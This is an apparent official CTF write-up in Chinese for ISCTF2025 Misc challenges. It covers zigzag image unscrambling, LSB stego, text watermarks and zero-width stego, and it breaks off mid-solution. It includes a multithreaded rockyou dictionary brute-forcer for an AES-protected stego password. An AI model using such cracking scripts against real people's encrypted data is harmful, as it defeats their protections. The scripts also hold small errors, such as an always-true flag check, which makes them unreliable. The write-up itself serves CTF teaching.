

ISCTF2025 - 官方WriteUp

Misc

小蓝鲨的二维码 - Alexander

解题思路

下载图片，发现扫码是fake flag
010分析，报错了

1:7420 C6 97 8E F8 C6 37 BE F1 05 23 29 89 24 3C FF 0F AE-ZøÆ7¼ñ.#)%\$<ÿ.
1:7430 4E A9 BC 96 B0 06 54 74 00 00 00 00 49 45 4E 44 N@¼-°.Tt....IEND
1:7440 AE 42 60 82 32 33 78 58 76 66 7A 61 69 @B`,23xXvfzai_

模板结果 - PNG.bt ↻

名称	值	开始	大小	类型
> chunk[7]	IDAT (Critical, Public, Uns... C069h		200Ch	struct PNG_C...
> chunk[8]	IDAT (Critical, Public, Uns... E075h		200Ch	struct PNG_C...
> chunk[9]	IDAT (Critical, Public, Uns... 10081h		200Ch	struct PNG_C...

尾部出现额外字符串

Recipe

From Base58

Alphabet
123456789ABCDEFGH...

☒ Remove non-alphabet chars

Input

23xXvfzai


Output

zigzag

base58解密得到zigzag

[基于改进ZigZag变换与混沌序列相结合的数字图像加密算法]

(<https://www.hanspub.org/journal/PaperInformation?paperID=21098>)



标准的zigzag变换

编写脚本还原

Code block

```
1 import numpy as np
2 import cv2
3 import os
4
5
6 def zigzag_indices(rows, cols):
7     indices = []
```




```
8     for diag in range(rows + cols - 1):
9         if diag % 2 == 0:
10             r = min(diag, rows - 1)
11             c = diag - r
12             while r >= 0 and c < cols:
13                 indices.append((r, c))
14                 r -= 1
15                 c += 1
16         else:
17             c = min(diag, cols - 1)
18             r = diag - c
19             while c >= 0 and r < rows:
20                 indices.append((r, c))
21                 r += 1
22                 c -= 1
23     return indices
24
25
26 def zigzag_unscramble_2d(matrix_2d):
27     rows, cols = matrix_2d.shape
28     indices = zigzag_indices(rows, cols)
29
30     flattened = matrix_2d.flatten()
31
32     unscrambled = np.zeros_like(matrix_2d)
33
34     for idx, (r, c) in enumerate(indices):
35         unscrambled[r, c] = flattened[idx]
36
37     return unscrambled
38
39
40 def zigzag_unscramble_image(img):
41     if img.ndim == 2:
42         return zigzag_unscramble_2d(img)
43     elif img.ndim == 3 and img.shape[2] == 3:
44         unscrambled = np.zeros_like(img)
45         for ch in range(3):
46             unscrambled[:, :, ch] = zigzag_unscramble_2d(img[:, :, ch])
47         return unscrambled
48     else:
49         raise ValueError("仅支持灰度图或标准 RGB 彩色图")
50
51
52 if name == "main":
53     encrypted_image_path = "enc.png"
54
```

```

55     # 检查文件是否存在
56     if not os.path.exists(encrypted_image_path):
57         print(f"错误：找不到加密图像文件 '{encrypted_image_path}'")
58         print("请确保加密图像文件存在，或修改文件路径。")
59         exit(1)
60
61
62     img_bgr = cv2.imread(encrypted_image_path)
63     if img_bgr is None:
64         print("无法读取加密图像，请检查路径或格式是否支持")
65         exit(1)
66
67     img_rgb = cv2.cvtColor(img_bgr, cv2.COLOR_BGR2RGB)
68
69     print(f"成功读取加密图像，尺寸：{img_rgb.shape}")
70
71     decrypted_img = zigzag_unscramble_image(img_rgb)
72
73     decrypted_bgr = cv2.cvtColor(decrypted_img, cv2.COLOR_RGB2BGR)
74     output_path = "decrypted_zigzag.png"
75     cv2.imwrite(output_path, decrypted_bgr)
76
77     print(f"图像已解密并保存为：{output_path}")

```

得到



与flag.png进行xor

控制面板

解码设置

选图解码

鼠标框选解码

☒ 添加二维码定位符 (↓保存文件夹↓)

D:\CTF\misc\随波逐流\随波

浏览...

★可拖入图片到窗口内解码，支持多种条码！

编码设置

纠错等级: H (30%)

版本号: 0 0是自动

掩码: 0 0是自动

尺寸(1-20): 4

内容:

http://www.1o1o.xyz

生成二维码

美化二维码

保存二维码

图像显示



解码结果

ISCTF{fbf1a6d6-95e4-4a1c-95fd-7d2f03a16b20}


ISCTF{fbf1a6d6-95e4-4a1c-95fd-7d2f03a16b20}

The truth of the pixel - Alexander

解题思路

下载附件，加密压缩包

爆破




得到一个fake的flag图片

stegsolve在0通道发现隐写数据



clockedpixels隐写，lsb可以看到明显特征，一共两个方法

- 1.写脚本调用clockedpixels工具，编写爆破脚本
- 2.使用byxs20B神的工具，把字典换成rockyou.txt就可以
- 3.出题人妙妙工具
- 1.b神工具



EXP

或者另一个方法（调用）

Code block


```
1  import threading
2  from queue import Queue
3  from Crypto.Cipher import AES
4  from lsb import assemble
5  from PIL import Image
6  import hashlib
7  from Crypto import Random
8  from Crypto.Util.number import long_to_bytes
9
10 class AESCipher:
11     def __init__(self, key):
12         self.bs = 32 # Block size
13         self.key = hashlib.sha256(key.encode()).digest() # 32 bit digest
14
15     def encrypt(self, raw):
16         raw = self.pad(raw)
17         iv = Random.new().read(AES.block_size)
18         cipher = AES.new(self.key, AES.MODE_CBC, iv)
19         return iv + cipher.encrypt(raw)
20
21     def decrypt(self, enc):
22         # if len(enc) % 16 != 0:
23         #     enc = enc[:len(enc) - len(enc)%16]
24         # print(len(enc))
25         iv = enc[:AES.block_size]
26         cipher = AES.new(self.key, AES.MODE_CBC, iv)
27         message = cipher.decrypt(enc[AES.block_size:])
```

```
28
29     return message
30     # return self.unpad()
31
32     def pad(self, s):
33         return s + (self.bs - len(s) % self.bs) * long_to_bytes(self.bs -
len(s) % self.bs)
34
35     def unpad(self, s):
36         return s[:-ord(s[len(s)-1:])]
37
38 def aes_brute_force(key, ciphertext):
39     try:
40         # print("testing", key)
41         cipher = AESCipher(key)
42         data_dec = cipher.decrypt(ciphertext).decode()
43         if "flag{" or "ISCTF{" in data_dec:
44             print(f"正确密钥: {key}, 明文: {data_dec}")
45             return True
46     except Exception:
47         return False
48
49 def worker(ciphertext, queue):
50     while not queue.empty():
51         key = queue.get()
52         if aes_brute_force(key, ciphertext):
53             with queue.mutex:
54                 queue.queue.clear() # 停止其他线程
55             break
56         queue.task_done()
57
58 def main():
59     # read data
60     img = Image.open("challenge.png")
61     (width, height) = img.size
62     conv = img.convert("RGBA").getdata()
63     print("[+] Image size: %dx%d pixels." % (width, height))
64
65     # Extract LSBs
66     v = []
67     for h in range(height):
68         for w in range(width):
69             (r, g, b, a) = conv.getpixel((w, h))
70             v.append(r & 1)
71             v.append(g & 1)
72             v.append(b & 1)
73
```

```

74     data_out = assemble(v)
75
76     dic = "rockyou.txt"
77     keys = open(dic, "r", encoding="utf-8").read().split("\n")
78
79     ciphertext = data_out
80
81     queue = Queue()
82     for key in keys:
83         queue.put(key)
84
85     num_threads = 8
86     threads = []
87     for _ in range(num_threads):
88         thread = threading.Thread(target=worker, args=(ciphertext, queue))
89         thread.daemon = True
90         threads.append(thread)
91
92     for thread in threads:
93         thread.start()
94
95     for thread in threads:
96         thread.join()
97
98     if __name__ == "__main__":
99         main()

```



```

PowerShell 7.5.4
Loading personal and system profiles took 1027ms.
[Alexander@LAPTOP-TRD7CME6 ~\Desktop\Alexander开源项目\cloaked-pixel-break] $ python break.py
[+] Image size: 279x477 pixels.
正确密钥: bakaneko, 明文: ISCTF{you_Kn0w_lsb_this_1s_r34l_flAg}

```

3.出题人的妙妙工具

<https://github.com/Alexander17-yang/cloacked-pixel-break>

CLOACKED CIELE!

Author: Alexander

```
[?] 请输入图像文件路径: C:\Users\Alexander\Desktop\Alexander开源项目\cloackedpixelbreak\cloacked-pixel\challenge.png
[?] 请输入字典文件路径 (直接回车使用默认: rockyou.txt):
字典路径:

[?] 是否启用调试模式? (显示详细测试过程) (y/N): n

[?] 请输入线程数量 (推荐: 16, 直接回车使用默认: 4): 16
[+] 使用 16 个线程进行开发测试
[+] 系统CPU核心数: 24

[?] 是否启用涡轮模式? (最大化速度, 减少输出) (y/N): y
[+] 涡轮模式已启用, 将最大化速度

[?] 是否启用flag检测模式? (检测到flag格式时自动终止) (Y/n): y
[+] flag检测模式已启用, 检测到flag格式时将自动终止
```

```
[!] 检测到疑似flag模式!
[!] 密码: bakaneke
[!] 数据: ISCTF{you_Kn0w_lsb_this_1s_r34l_flAg}
[!] 自动终止爆破并询问是否继续

[+] 成功找到密码!
[+] 密码: bakaneke
[+] 用时: 12.62 秒
[+] 测试了 154228 个密码
[+] 平均速度: 12218.2 密码/秒
[+] 多线程加速比: 16.0x (理论值)
[+] 线程效率: 763.6 密码/秒/线程
[+] Image size: 279x477 pixels.
[+] Written extracted data to extracted_results\extracted_data.
[+] 隐藏数据已提取到: extracted_results\extracted_data
[+] 提取文件大小: 37 字节

[+] 文件内容预览 (前100字节):
[+] 十六进制: 49534354467b796f755f4b6e30775f6c73625f746869735f31735f7233346c5f666c41677d
[+] 文本内容: 'ISCTF{you_Kn0w_lsb_this_1s_r34l_flAg}'
[+] ASCII预览: ISCTF{you_Kn0w_lsb_this_1s_r34l_flAg}
[+] 文件类型: 文本文件

[?] 选择爆破模式:
1. 继续爆破其他可能的密码 (y)
2. 爆破到结束, 找到所有密码 (a)
3. 停止爆破 (n)
[?] 请选择 (y/a/N):
```

Abnormal log - Alexander

解题思路

```
[2025-09-11 20:54:19] [INFO] Server started listening on port 8080
[2025-09-11 20:25:39] [INFO] Received a request from attacker IP 192.168.1.100
[2025-09-11 20:59:22] [INFO] Attacker attempting to upload malicious file...
[2025-09-11 20:48:36] [INFO] Attacker uploading segment 1...
[2025-09-11 21:13:44] [DEBUG] Random data injected: AgtACjmKmUOcEBNRRfNd
[2025-09-11 20:27:35] [INFO] File data segment: 327fb9aa22190501dfbff187e80805050505055f050505050505342d9d79
[2025-09-11 20:30:46] [ERROR] Upload failure, retrying...
[2025-09-11 20:54:16] [INFO] Uploaded data: ypJNwHwHVnqWHfzohX4s
[2025-09-11 21:01:09] [DEBUG] Connection unstable, retrying upload...
[2025-09-11 21:22:37] [INFO] Uploading...
[2025-09-11 21:05:37] [WARNING] Unexpected system response, continuing...
```

日志中异常上传一个文件，我们提取出来

Code block

```
1  import re
2
3  def extract_hex_data_simple(log_file_path):
4      """
5      从日志文件中简单提取并合并File data segment的十六进制数据
6      """
7      try:
8          with open(log_file_path, 'r', encoding='utf-8') as file:
9              log_content = file.read()
10
11          pattern = r'File data segment: ([0-9a-f]+)'
12          hex_segments = re.findall(pattern, log_content, re.IGNORECASE)
13
14          return ''.join(hex_segments) if hex_segments else None
15
16      except Exception as e:
17          print(f"错误: {e}")
18          return None
19
20  # 使用示例
21  log_file = r"access.log"
22  combined_hex = extract_hex_data_simple(log_file)
23
24  if combined_hex:
25      print(f"提取到的十六进制数据: {combined_hex}")
26      print(f"长度: {len(combined_hex)} 字符")
27  else:
28      print("未找到数据或读取失败")
```

经过尝试，我们发现与xor出现明显的文件格式7z

◆Binwalk文件包含检测:

1:PNG image, 1280 x 578, 8-bit/color RGB, non-interlaced

2:Zlib compressed data, best compression

3:End of Zip archive, footer length: 22

◆图片LSB row信息:

图片里包含着压缩包，用foremost进行分离



你是优秀学生吗.txt



星髓宝盒.jpg



真-星髓宝盒.zip

分离出zip压缩包，解压得到三个文件

其中 真-星髓宝盒.zip 文件设置了密码，用zip爆破不出来

说明需要根据已给的另外两个文件进行求解，进而得到压缩包的密码

打开文件一：

星髓宝盒：凡尘初心的七重试炼

青穹学院的晨钟要敲够七响，云海才会彻底褪去夜雾。林澈背着那柄传家的木剑站在玄石广场时，第六响钟声正裹着山风掠过灵木教学楼的回廊。挂在檐角的灵力风铃叮当作响，每一片铃叶上都凝着细小的光粒——那是昨夜学生们修炼时散逸的灵力，被晨露锁住，成了学院特有的“晨萤”。

广场中央的高台上，玄真子院长的白须在晨光里泛着柔光，他双手捧着的青铜宝盒比昨日更亮，盒身流转的星纹像是活了过来。时而聚成北斗，时而散作银河。这是青穹学院传承了三百七十二年的“星髓宝盒”，每年灵渊试炼的最终奖励，也是区分“强者”与“优秀斩神者”的试金石。

“今日辰时三刻，灵渊试炼开启。”玄真子的声音裹着温和的灵力，飘到广场每一个角落。落在八十名参赛选手耳中，“记住，凡尘神域的斩神者，斩的从不是弱小，是欺凌弱小的邪祟；守的从不是力量，是需要守护的凡尘。星髓宝盒的咒语，只藏在‘优秀者’的初心深处。”

林澈下意识摸了摸胸口，那里贴着墨尘导师昨夜给的“尘心佩”——玉佩是暖玉质地，刻着细小的木樨花纹，触手生温。昨夜他在修炼室练剑时，木属性灵力总在突破临界点时溃散，墨尘导师推门进来，手里端着一碗温热的灵叶粥，坐在他身边说：“我十七岁参加灵渊试炼时，灵力值比你低两成。当时所有人都觉得我走不出灵渊。”

“那导师您是怎么通过的？”林澈当时捧着粥碗，指尖还沾着木剑的木屑。

墨尘笑了，指腹摩挲着尘心佩上的纹路：“我遇到了一只被困在冰缝里的雪兔，它腿断了，我用了半个时辰给它接骨。后来又遇到迷路的学弟，他灵力耗尽，我分了一半灵力给他。等我赶到灵核所在地时，第一名已经等了我两个时辰。可玄真子院长还是把星髓宝盒给了我——因为那届试炼，只有我记得‘斩神者’三个字真正意思。”

那时林澈还不懂。直到此刻看到赵炎站在不远处的模样——赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑“赤焰”泛着灼热的光，剑穗上挂着的此魂晖徽晃来晃去，那是他父亲赵烈校尉的遗物。赵烈去年在北境对抗“蚀骨邪祟”时，为了护住三个村民，被邪祟啃噬了灵核。尸骨都没找全。

“林澈，别做无用功。”赵炎突然转头看他，眼神里带着林澈看不懂的复杂，“我父亲用命换的教训，弱肉强食才是凡尘神域的规矩。你那点‘守护之心’，在灵渊里连自己都护不住。”

林澈想反驳，却被身后的苏晓轻轻拉了拉衣袖。苏晓穿着淡蓝色的学院制服，袖口绣着治愈系斩神特有的更草纹，她手里攥着一个布包，里面装着三十多张治愈符。“别跟他争。”赵炎只是……太怕失败了。

苏晓比林澈早入学五年，去年灵渊试炼时，她亲眼看到赵炎为了救一个被幻兽迷惑的学妹，差点被灵渊的“噬魂雾”吞噬。后来赵炎从不提这件事，把所有精力都放在修炼上，好像只有力量能让他安心。

辰时三刻一到，玄真子院长抬手挥出一道白光。广场中央裂开一道丈宽的口，口子下方是翻滚的迷雾，隐约能看到下方泛着荧光的灵渊轮廓。灵渊共分七层，每层都有考验，唯有通过前六层，才能抵达灵核所在地。

“玄真子的声音再次响起，‘记住，遇到无法解决的危险，捏碎腰间的‘阳墟符’。’学院会立刻接你们回来。”

学生们陆续纵身跃下裂口，林澈跟着苏晓跳下去时，风带着灵渊特有的湿润气息扑在脸上，像是带着淡淡的草木香。下落过程中，他看到赵炎的赤色身影像一道火焰，飞快地朝着灵渊深处坠去。身后跟着三个同属“赤焰堂”的学生。他们的灵力护罩都透着股凌厉的气息。

灵渊第一层叫“迷雾寻踪”。四周都是乳白色的浓雾，能见度不足三尺，空气里飘着细碎的迷雾颗粒，吸入体内会扰乱灵力运转。林澈刚落地，就听到不远处传来女生的哭声，像是苏晓的声音。

“林澈，我灵力护罩碎了，好疼。”

林澈心里一紧，正要冲过去，胸口的尘心佩突然热了起来。墨尘导师的声音在他脑海里响起：“迷雾寻踪的幻音，会模仿你最在意的人的声音，引你偏离方向。守住本心，才能辨清真正的路。”

可以明显的看到是 文本隐水印

在线网址：https://www.guofei.site/pictures_for_blog/app/text_watermark/v1.html

找到在线网址进行解密得到：

2. 提取隐水印

嵌入密文后的明文

星髓宝盒：凡尘初心的七重试炼

青穹学院的晨钟要敲够七响，云海才会彻底褪去夜雾。林澈背着那柄传家的木剑站在玄石广场时，第六响钟声正裹着山风掠过灵木教学楼的回廊。挂在檐角的灵力风铃叮当作响，每一片铃叶上都凝着细小的光粒——那是昨夜学生们修炼时散逸的灵力，被晨露锁住，成了学院特有的“晨萤”。广场中央的高台上，玄真子院长的白须在晨光里泛着柔光，他双手捧着的青铜宝盒比昨日更亮，盒身流转的星纹像是活了过来，时而聚成北斗，时而散作银河。这是青穹学院传承了三百七十二年的“星髓宝盒”，每年灵渊试炼的最终奖励，也是区分“强者”与“优秀斩神者”的试金石。“今日辰时三刻，灵渊试炼开启。”玄真子的声音裹着温和的灵力，飘到广场每一个角落，落在八十名参赛选手耳中，“记住，凡尘神域的斩神者，斩的从不是弱小，是欺凌弱小的邪祟；守的从不是力量，是需要守护的凡尘。星髓宝盒的咒语，只藏在‘优秀者’的初心深处。”林澈下意识摸了摸胸口，那里贴着墨尘导师昨夜给的“尘心佩”——玉佩是暖玉质地，刻着细小的木樨花纹，触手生温。昨夜他在修炼室练剑时，木属性灵力总在突破临界点时溃散，墨尘导师推门进来，手里端着一碗温热的灵叶粥，坐在他身边说：“我十七岁参加灵渊试炼时，灵力值比你低两成，当时所有人都觉得我走不出灵渊。”“那导师您是怎么通过的？”林澈当时捧着粥碗，指尖还沾着木剑的木屑。墨尘笑了，指腹摩挲着尘心佩上的纹路：“我遇到了一只被困在冰缝里的雪兔，它腿断了，我用了半个时辰给它接骨；后来又遇到迷路的学弟，他灵力耗尽，我分了一半灵力给他。等我赶到灵核所在地时，第一名已经等了我两个时辰。可玄真子院长还是把星髓宝盒给了我——因为那届试炼，只有我记得‘斩神者’三个字的真正意思。”那时林澈还不懂，直到此刻看到赵炎站在不远处的模样——赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑“赤焰”泛着灼热的光。那时林澈还不太懂，直到此刻看到赵炎站在不远处的模样——赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑“赤焰”泛着灼热的光。

extract=>

解出的密文

你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒语

将得到的内容放入到记事本里可以看到：

你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒语

发现这是套了一层零宽隐写

在线网址：<https://tool.bfw.wiki/tool/1695021695027599.html>

进行在线解密得到

原文: (长度: 48)

清除

你虽然能走到这一步, 但还不是优秀学生哦, flag是专属于优秀学生的奖励, 优秀学生自会知道他的咒语

隐藏文字: (长度: 32)

清除

5b298e6836902096e9316756d3b58ec4

隐写文本: (长度: 304)

清除

你虽然能走到这一步, 但还不是优秀学生哦, flag是专属于优秀学生的奖励, 优秀学生自会知道他的咒语

加密 »

« 解密

可以看到: **5b298e6836902096e9316756d3b58ec4** 是一个由 32 个十六进制字符组成的字符串
根据给的文件二, 点击属性, 查看详细信息里可以看到

你是优秀学生吗.txt	标题	
星髓宝盒.jpg	主题	
真-星髓宝盒.zip	分级	☆☆☆☆☆
	标记	
	备注	https://www.somd5.com/
	来源	
	作者	来杯冰美式!

备注了网址打开是md5, 对应了第一个文件得到的32 个十六进制字符组成的字符串
对其进行md5解密:

输入让你无语的MD5

5b298e6836902096e9316756d3b58ec4

